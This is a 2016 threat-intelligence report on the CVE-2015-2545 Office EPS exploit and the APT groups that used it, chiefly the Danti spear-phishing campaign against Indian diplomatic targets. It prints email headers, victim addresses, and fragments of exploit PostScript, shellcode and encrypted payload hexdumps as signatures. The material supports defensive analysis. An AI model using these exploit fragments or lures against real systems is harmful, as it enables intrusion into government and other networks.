

## CVE-2015-2545: overview of current threats

By GReAT

Published: 2016-05-25 · Archived: 2026-04-05 12:39:30 UTC


CVE-2015-2545 is a vulnerability discovered in 2015 and corrected with Microsoft's update MS15-099. The vulnerability affects Microsoft Office versions 2007 SP3, 2010 SP2, 2013 SP1 and 2013 RT SP1.

The error enables an attacker to execute arbitrary code using a specially crafted EPS image file. The exploit uses PostScript and can evade Address Space Layout Randomization (ASLR) and Data Execution Prevention (DEP) protection methods.

The exploit was discovered in the wild in August 2015, when it was used in a [targeted attack by the Platinum group](#), presumably against targets in India. Over the following months, there was significant growth in the number of threat actors using the vulnerability as a primary tool for initial penetration, with both the attack groups and their targets located in South-East and Central Asia and the Far East.

In this research paper, we discuss examples of attacks using the CVE-2015-2545 vulnerability undertaken by some of these groups.

### Overview of groups using CVE-2015-2545



#### Platinum (also known as TwoForOne)

The group is believed to originate from South-East Asia. Its attacks can be traced as far back as 2009. The group is notable for exploiting 0-day vulnerabilities and carrying out a small number of highly focused targeted attacks – mostly against government agencies in Malaysia, Indonesia, China and India.

This group was the first to exploit the CVE-2015-2545 vulnerability. After the vulnerability was corrected with Microsoft updates in September and November 2015, no new Platinum attacks exploiting this vulnerability have been detected.

Microsoft presented the activity of this group at the SAS conference in February 2016, and in its paper: [PLATINUM: Targeted attacks in South and Southeast Asia](#).

#### APT16

The group has been known for several years and is believed to be of Chinese origin. In November and December 2015, it used a modified exploit for CVE-2015-2545 in attacks against information and news agencies in Taiwan. These attacks were described in a FireEye research paper – The EPS Awakens – Part 2 (<https://www.fireeye.com/blog/threat-research/2015/12/the-eps-awakens-part-two.html>).


#### EvilPost

In December 2015, Kaspersky Lab became aware of a targeted attack against the Japanese defense sector. In order to infect victims, the attacker sent an email with an attached DOCX file exploiting the CVE-2015-2545 vulnerability in Microsoft Office using an embedded EPS (Encapsulated Postscript) object. The EPS object contained a shellcode that dropped and loaded a 32-bit or 64-bit DLL file depending on the system architecture. This, in turn exploited another vulnerability to elevate privileges to Local System (CVE-2015-1701) and download additional malware components from the C&C server.

The C&C server used in the attack was located in Japan and appears to have been compromised. However, there is no indication that it has ever been used for any other malicious purpose. Monitoring of the server activity for a period of several months did not result in any new findings. We believe the attackers either lost access to the server or realized that it resulted in too much attention from security researchers, as the attack was widely discussed by the Japanese security community.

According to our research partner in Japan, the original EvilPost attack in December 2015 arrived as a spear-phishing email with a Word document attached.

This document embedded an EPS object file, which triggered a vulnerability in the EPS format handler in Microsoft Word. Even with an exploit component, Microsoft Word rendered the document correctly and displayed the decoy message. The document is written in good Japanese, as shown below.



It has been used to decoy New Year impressions of defense-related organizations.

This attack was also described in the FireEye report (<https://www.fireeye.com/blog/threat-research/2015/12/the-eps-awakens-part-two.html>), mentioned above.


An overview of the activity of the EvilPost group activity was provided to subscribers of the [Kaspersky Lab Threat Intelligence Service](#) in March 2016. For information about the service, please write to [intelreports@kaspersky.com](mailto:intelreports@kaspersky.com).

### SPIVY

In March and April 2016, a series of emails laced with an exploit for CVE-2015-2545 were detected. The emails were sent in spear-phishing attacks, presumably targeting organizations in Hong Kong. Identifying a specific group behind these attacks is difficult because they used a new variant of a widely available backdoor known as PoisonIvy (from which the name of the group, SPIVY, is derived). A description of these incidents can be found in the [PaloAlto blog](#).

### Danti and SVCMONDR

These two groups have not yet been publicly described. An overview of their attacks and the tools used is provided in this report.



### Danti attacks

Danti (Kaspersky Lab's internal name) is an APT actor that has been active at least since 2015, predominantly targeting Indian government organizations. According to our telemetry, Danti has also been actively hitting targets in Kazakhstan, Kyrgyzstan, Uzbekistan, Myanmar, Nepal and the Philippines.

The group implemented a new campaign in February and March 2016, using a repurposed implementation of the CVE-2015-2545 exploit with custom shellcode. In order to infect the victim, the attackers distributed spear-phishing emails with an attached DOCX file exploiting the CVE-2015-2545 vulnerability in Microsoft Office. The exploit is based on a malformed embedded EPS (Encapsulated Postscript) object. This contains the shellcode that drops a backdoor, providing full access to the attackers.

**Main findings:**

- Danti, a previously unknown group, is probably related to NetTraveller and DragonOK
- In February-March 2016 the group was observed using CVE-2015-2545
- It remains active, conducting attacks against Indian diplomatic organizations
- Related attacks have been observed against Central and South East Asia targets

The campaign leveraging the exploit for CVE-2015-2545 took place in February 2016. As a result, several emails with attached DOCX files were uploaded to VirusTotal. The email recipients were connected to the Indian Ministry of External Affairs, as can be seen below:

- dsfsi@nic.in, the Foreign Service Institute, Ministry of Foreign Affairs (Under Secretary (FT/NRG), dsfsi@mea.gov.in)
- chumarpost@gmail.com, possibly related to the Chumar military post in India, a disputed area between India and China (the mail server is the same as the Indian Ministry of Foreign Affairs- vastuXX.nic.in)
- chancery@indianembassy.hu, the Indian embassy in Hungary
- amb.copenhagen@mea.gov.in, the Indian Embassy in Denmark
- amb.bogota@mea.gov.in, the Indian embassy in Colombia

All these attacks took place between the 2<sup>nd</sup> and 29<sup>th</sup> of February, 2016.


Target and date	Attachment name	Sender
Indian embassy in Hungary 2 <sup>nd</sup> February	Mission List.doc	unknown (original email was forwarded)
Indian embassy in Denmark 2 <sup>nd</sup> February	HQ List.doc	mout.gmx.com ([74.208.4.200])
Indian embassy in Colombia 2 <sup>nd</sup> February	HQ List.doc	mout.gmx.com ([74.208.4.201])
DSFSI 24 <sup>th</sup> February	India's 10 Top Luxury Hotels.doc	191.96.111.195 via mout.gmx.com ([74.208.4.201])
Chumapost 29 <sup>th</sup> February	India's 10 Top Luxury Hotels.doc	43.227.113.129 via mout.gmx.com ([74.208.4.200])

In the case of the Indian Embassy in Hungary, it looks like the original message was forwarded from the embassy to the Indian IT security team in the Ministry of Foreign Affairs, and uploaded later to Virus Total.

**Initial vector**


The emails that were analysed had originally been sent via “3capp-mailcom-lxa06.server.lan”, perhaps using a spam-mailer program. In all known cases, the sender used the same gate at 74.208.4.200/74.208.4.201 (mout.gmx.com).

The email messages changed for different waves of the campaign. When the campaign started in February 2<sup>nd</sup>, the emails carried the subject headers “Mission List” and “HQ List”, and forged the identity of a real sender.




*Original message used in the first wave of attacks*

As can be seen above, the original email was supposedly forwarded from [Anil Kumar Balani](#), Director of the Department of Information Technology at the Indian Ministry of Communications & Information Technology.




*Mission List decoy document*

At the same time, attackers sent a slightly different document with the subject “HQ List” to other Indian embassies (for example, those in Denmark and Colombia):



Original HQ List email

K. Nagaraj Naidu is Director of the Investments Technology Promotion Division in the Ministry of External Affairs, and a former Counsellor (T&C) at the Embassy of India in China.




HQ List decoy document

Both files (“Mission List” and “HQ list”) have different decoy content, but both use the same CVE-2015-2545 EPS exploit (image1.eps, MD5 a90a329335fa0af64d8394b28e0f86c1).


Interestingly, as can be seen in their metadata, both files were modified by the user “India” on 01.02.2016, just one day before they were sent to targets.

For the attacks at the end of February, the attackers decided to use the less relevant subject header of “10 top luxury hotels in India”, sent from an unknown sender.



*Top Luxury Hotels spear-phishing email*

This new attachment contains the same EPS exploit, but uses a different decoy document and a new payload.



*Top 10 Luxury Hotels decoy document*

The text of the document was copied from a [Forbes article](#) published in 2007. According to its metadata, the document was created in June 2015, so it has probably been used before in unknown attacks.

However, the same mail gate (mout.gmx.com) was used as for the 2nd February attacks.

```
Received: from localhost by vastu11.nic.in;
  29 Feb 2016 14:46:28 +0530
Received: from mout.gmx.com ([74.208.4.200])
  by vastu11.nic.in with ESMTTP; 29 Feb 2016 14:46:10 +0530
Received: from [43.227.113.129] by 3capp-mailcom-lxa11.server.lan (via
  HTTP); Mon, 29 Feb 2016 10:16:16 +0100
MIME-Version: 1.0
Message-ID: <trinity-9bc3ff84-f794-4ed9-8139-4d9ad9f3ca44-14567375896@3capp-mailcom-lxa11>
From: "Udebir Shorot" <udebirshorot@mail.com>
To: chumarpost@gmail.com
Subject: India's 10 Top Hotels
```

*Email header from February 29*

```

Received: from localhost by vastu52.nic.in;
  24 Feb 2016 11:01:59 +0530
Received: from mout.gmx.com ([74.208.4.201])
  by vastu52.nic.in with ESMTP; 24 Feb 2016 11:01:44 +0530
Received: from [191.96.111.195] by 3capp-mailcom-1xa06.server.lan (via
  HTTP); Wed, 24 Feb 2016 06:31:54 +0100
MIME-Version: 1.0
Message-ID: <trinity-161c32ee-33a4-42b5-8539-f97c3a8c2edd-1456291914522@3capp-mailcom-1xa06>
From: "Vishal Anand" <anand.vishal@mail.com>
To: dsfsi@nic.in

```

Email header from February 24

All the “doc” files are Web Archive Files and contain decoy documents and a malicious EPS. The structure of the WAF files is the same in all three cases:

```

-----=_NextPart_01D0EBB5.315CD600
Content-Location: file:///C:/2673C892/Doc2_files/image002.gif
Content-Transfer-Encoding: base64
Content-Type: image/eps

-----=_NextPart_01D0EBB5.315CD600
Content-Location: file:///C:/2673C892/Doc2_files/filelist.xml
Content-Transfer-Encoding: quoted-printable
Content-Type: text/xml; charset="utf-8"

<xml xmlns:o=3D"urn:schemas-microsoft-com:office:office">
  <o:MainFile HRef=3D"../Doc2.htm"/>
  <o:File HRef=3D"themedata.thmx"/>
  <o:File HRef=3D"colorshememapping.xml"/>
  <o:File HRef=3D"image001.eps"/>
  <o:File HRef=3D"image002.eps"/>
  <o:File HRef=3D"filelist.xml"/>
</xml>
-----=_NextPart_01D0EBB5.315CD600--

```

Web archive structure

### Exploit

The attackers used at least one known 1-day exploit: the exploitforCVE-2015-2545 – EPS parsing vulnerability in EPSIMP32.FLT module, reported by FireEye, and patched by Microsoft on 8 September 2015 with MS15-099.

We are currently aware of about four different variants of the exploit.

The original one was used in August 2015 against targets in India by the Platinum (TwoForOne) APT group.

```

/ImageCurve3 exch def } bind def /colortone25 { colortonee ImageCurve3 458752 getinterval
nterval <C2 0C 00> search { length /offset exch def pop pop } { pop } ifelse /ImageCurve4
olor1 ImageCurve3 ImageCurve6 add2 128 add2 circle2 def /color2 ImageCurve3 ImageCurve6 ad

```

Original EPS exploit, used in August 2015

The second (which is a modified variant of the original exploit) was used in EvilPost attacks against Japan in 2015, and then reused by cybercriminals in March 2016. This variant was also used by the APT16 group (ELMER backdoor) in Taiwan in December 2015. The second variant is easily recognized by the specific strings in its EPS shellcode:

```

075DE8078FF2075D8488B04244887CC488D6C24F84C8BC14983C004418138777777775F3418178048888888875E94D8B40F84883
<55555555666666666666> putinterval xx_26500 3008 (h:\\test.txt) putinterval xx_26500 3256 <555555556666666666
0e1fba0e00b409cd21b8014ccd21546869732070726f6772616d2063616e6e6f742062652072756e20696e204444f53206d6f6465

```

The “h:\\test.txt” string could have been forgotten by the exploit developer

The third variant was used in December 2015 against a Taiwanese organization, and in February 2016 against an Indian diplomatic organization. This variant uses different shellcode but is based on the original exploit from the Platinum (TwoForOne) APT:

```

add2 ImageCurve4 circle1 ImageCurvec 65544 add2 ImageCurvea circle1 ImageCurvec 65560 add2 ImageCurvec
1 colortonee ImageCurvec 65580 add2 <eb135e5633c9b1e1813606090b1183c6044975f4c3e8e8fffff96999b81ee310b
3060982563638cb416e6c672234616074746782f156f65c218fca611f5f8276ed575af46589f5e38904090b488f4d84ede4e761

```

Can be recognized by “add2 <eb135” substring

In the third variant, the binaries with the encrypted malicious exe file and the decoy document can be found at the end of the files.

In the third variant, the binary starts with “PdPD” (50 64 50 44), a marker previously used for encrypted binaries by a number of APT groups (Anchor Panda, Samurai Panda, Temper Panda).

```

00004EC0: 20 20 20 20-20 20 20 20-20 20 20 20-20 20 20 20
00004ED0: 20 20 20 20-20 20 20 20-20 20 20 20-20 20 20 20
00004EE0: 20 20 20 20-20 20 20 20-20 20 20 20-20 20 20 20
00004EF0: 20 20 20 20-20 20 20 20-20 20 20 20-20 20 20 20
00004F00: 50 64 50 44-EF FE EA AE-F8 F7 F9 F6-F1 F2 F5 F2 PdPDАнбо°ÿ·ÿëëïë
00004F10: 00 62 05 00-00 64 00 00-0C 00 00 00-73 77 61 6B b d swak
00004F20: 6B 76 72 29-6D 71 6F 0B-56 40 0E 9F-10 12 12 13 kvr)mqoV@PYP
00004F30: 14 11 16 17-E7 E6 1A 1B-1C A5 1E 1F-20 21 22 23 4uPPe !"#
00004F40: 24 65 26 27-28 29 2A 2B-2C 2D 2E 2F-30 31 32 33 $e&'()*+,-./0123
00004F50: 34 35 36 37-38 39 3A 3B-3C 3D 3E 3F-40 41 42 43 456789:;<=>?@ABC
00004F60: 44 45 46 47-48 99 4A 4B-53 43 40 F5-E4 51 9F 5A DEFGHIJKSC@iφQYZ
00004F70: EC 74 1A 56-79 94 32 0F-2F 34 2E 7F-0F 13 10 04 ьtVγo2P/4.P
00004F80: 09 04 05 47-06 08 05 05-4C 19 0B 0D-02 51 1C 06 PPGPPLPQP
00004F90: 1D 55 56 19-37 3D 5A 28-13 10 1B 1B-8D AF 88 8E UV7=Z(PPHIO
00004FA0: 84 A1 86 87-88 89 8A 8B-26 7F 9E 1B-5B 27 D1 69 джжжИЙКЛ&00 [ 'тi
00004FB0: 5F 23 D5 6D-53 2F D9 61-58 E8 DD 38-6B 1A E1 59 _#тмS/↓aXw|8kцY
00004FC0: 6F 13 E5 5C-63 99 E9 51-68 D8 ED 0B-7B 06 F1 49 оx\cлшQhтэ{PëI
00004FD0: 70 C0 F5 12-73 14 F9 41-78 C8 FD 1F-0B 76 81 39 p`i@s·AxLNV59

```

Encrypted data at the end of the eps file

The decryption function is 1-byte XOR with a key from “x00” to “xff” and replacement of the Odd byte for an Even byte in several hundred bytes from the header.

```

.00400000: 4D 5A 90 00-03 00 00 00-04 00 00 00-FF FF 00 00 MZP  0  0
.00400010: B8 00 00 00-00 00 00 00-40 00 00 00-00 00 00 00 7  @
.00400020: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.00400030: 00 00 00 00-00 00 00 00-00 00 00 00-E8 00 00 00 ш
.00400040: 0E 1F BA 0E-00 B4 09 CD-21 B8 01 4C-CD 21 54 68  0  0  0  0=I 7 0L=!Th
.00400050: 69 73 20 70-72 6F 67 72-61 6D 20 63-61 6E 6E 6F is program canno
.00400060: 74 20 62 65-20 72 75 6E-20 69 6E 20-44 4F 53 20 t be run in DOS
.00400070: 6D 6F 64 65-2E 0D 0D 0A-24 00 00 00-00 00 00 00 mode.0$
.00400080: 45 48 C8 C5-01 29 A6 96-01 29 A6 96-01 29 A6 96 EH  0  0  0  0  0  0  0  0
.00400090: 7A 35 AA 96-00 29 A6 96-82 35 A8 96-14 29 A6 96 z5kц )жQB5иц)жц
.004000A0: 37 0F AC 96-5B 29 A6 96-C2 26 F9 96-03 29 A6 96 7Mц[ )жцт&·ц)жц
.004000B0: C2 26 FB 96-12 29 A6 96-01 29 A7 96-93 29 A6 96 т&vц)жц)эцY)жц
.004000C0: 37 0F AD 96-11 29 A6 96-C6 2F A0 96-00 29 A6 96 7Hц)жцт/aц )жц
.004000D0: FE 09 A2 96-00 29 A6 96-52 69 63 68-01 29 A6 96  0  0  0  0  0  0  0  0
.004000E0: 00 00 00 00-00 00 00 00-50 45 00 00-4C 01 04 00 PE L  0  0
.004000F0: 2A E9 80 56-00 00 00 00-00 00 00 00-E0 00 0F 01 *щAV p  0  0

```

Decrypted exe file

```

00000000: D0 CF 11 E0-A1 B1 1A E1-00 00 00 00-00 00 00 00  0  0  0  0p6c
00000010: 00 00 00 00-00 00 00 00-3E 00 03 00-FE FF 09 00 >  0  0  0
00000020: 06 00 00 00-00 00 00 00-00 00 00 00-01 00 00 00  0  0  0
00000030: 37 00 00 00-00 00 00 00-00 10 00 00-39 00 00 00 7  0  9
00000040: 01 00 00 00-FE FF FF FF-00 FF FF FF-00 FF FF FF-00 00 00 00  0  0  6
00000050: FF FF FF FF-FF FF FF FF-FF FF FF-FF FF FF-FF FF FF FF FF FF FF
00000060: FF FF FF FF-FF FF FF FF-FF FF FF-FF FF FF-FF FF FF FF FF FF FF

```


Decrypted decoy document

We detected a few different EPS objects in the exploit and these are analyzed below. The fourth variant of the exploit is analyzed in the “March attack” section.

Read more about EPS objects and Payload in the Appendix.

### March attack

At the end of March 2016, we discovered a new wave of attacks by the Danti group against Indian governmental institutions. On March 28<sup>th</sup> several malicious document were sent to various recipients at the Cabinet Secretariat of Government India from the email account of Ms. Richa Gaharwar (<richa.gaharwar@nic.in>), Deputy Secretary at The Department of Administrative Reforms and Public Grievances, the nodal agency of the Government of India.



Email sent from the account of Ms. Richa Gaharwar

The message was sent from an internal IP address using Oracle Communications Messenger. This could mean that the employee workstation used to send the malicious emails had been fully compromised.

```
X-IronPort-AV: E=McAfee;i="5700,7163,8117"; a="101703603"
X-IronPort-AV: E=Sophos;i="5.24,404,1454956200";
d="xml'?rels'?docx'72,48?eps'72,48?scan'72,48,208,217,72,48";a="101703603"
Received: from unknown (HELO msgfe33.nic.in) ([192.168.1.46])
by vastu51internal.nic.in with ESMTP; 28 Mar 2016 08:42:44 +0530
Received: from nic.in ([192.168.1.46])
by msgfe33.nic.in (Oracle Communications Messaging Server 7.0.5.31.0 64bit
(built May 5 2014)) with ESMTPA id <0040005LEBL7IN10@msgfe33.nic.in> for
cabsec-cwg@lsmgr.nic.in; Mon, 28 Mar 2016 08:42:43 +0530 (IST)
Sender: richa.gaharwar@nic.in
Received: from [192.168.1.46] (Forwarded-For: 10.26.122.1)
by msgfe33.nic.in (mshttpd); Sun, 27 Mar 2016 20:12:43 -0700
From: RichaGaharwar DS <richa.gaharwar@nic.in>
To: "BO Administrator cabsec.nic.in" <cabsec.nic.in-admin@nic.in>,
cabsecyc <cabsecyc@nic.in>, cabsec-cwg <cabsec-cwg@lsmgr.nic.in>,
Cabsec AoB <cabsec.aob@nic.in>,
Cabsec Telephone <cabsec.telephone@nic.in>,
Cabinet Secretariat <cabsec@nic.in>, eSamikSha <cabsecmis@nic.in>,
Cabinet Secretariat VC <cabsecvc-support@nic.in>,
Network Admin <cabsec-na@nic.in>, System Admin <cabsec-sa@nic.in>,
VC Admin <cabsec-vca@nic.in>
Message-id: <fb17e24d63f25.56f83ebb@nic.in>
Date: Sun, 27 Mar 2016 20:12:43 -0700
X-Mailer: Oracle Communications Messenger Express 7.0.5.31.0 64bit (built May
5 2014)
MIME-version: 1.0
Content-language: en
Subject: Holidays in India in 2016
```

Email header

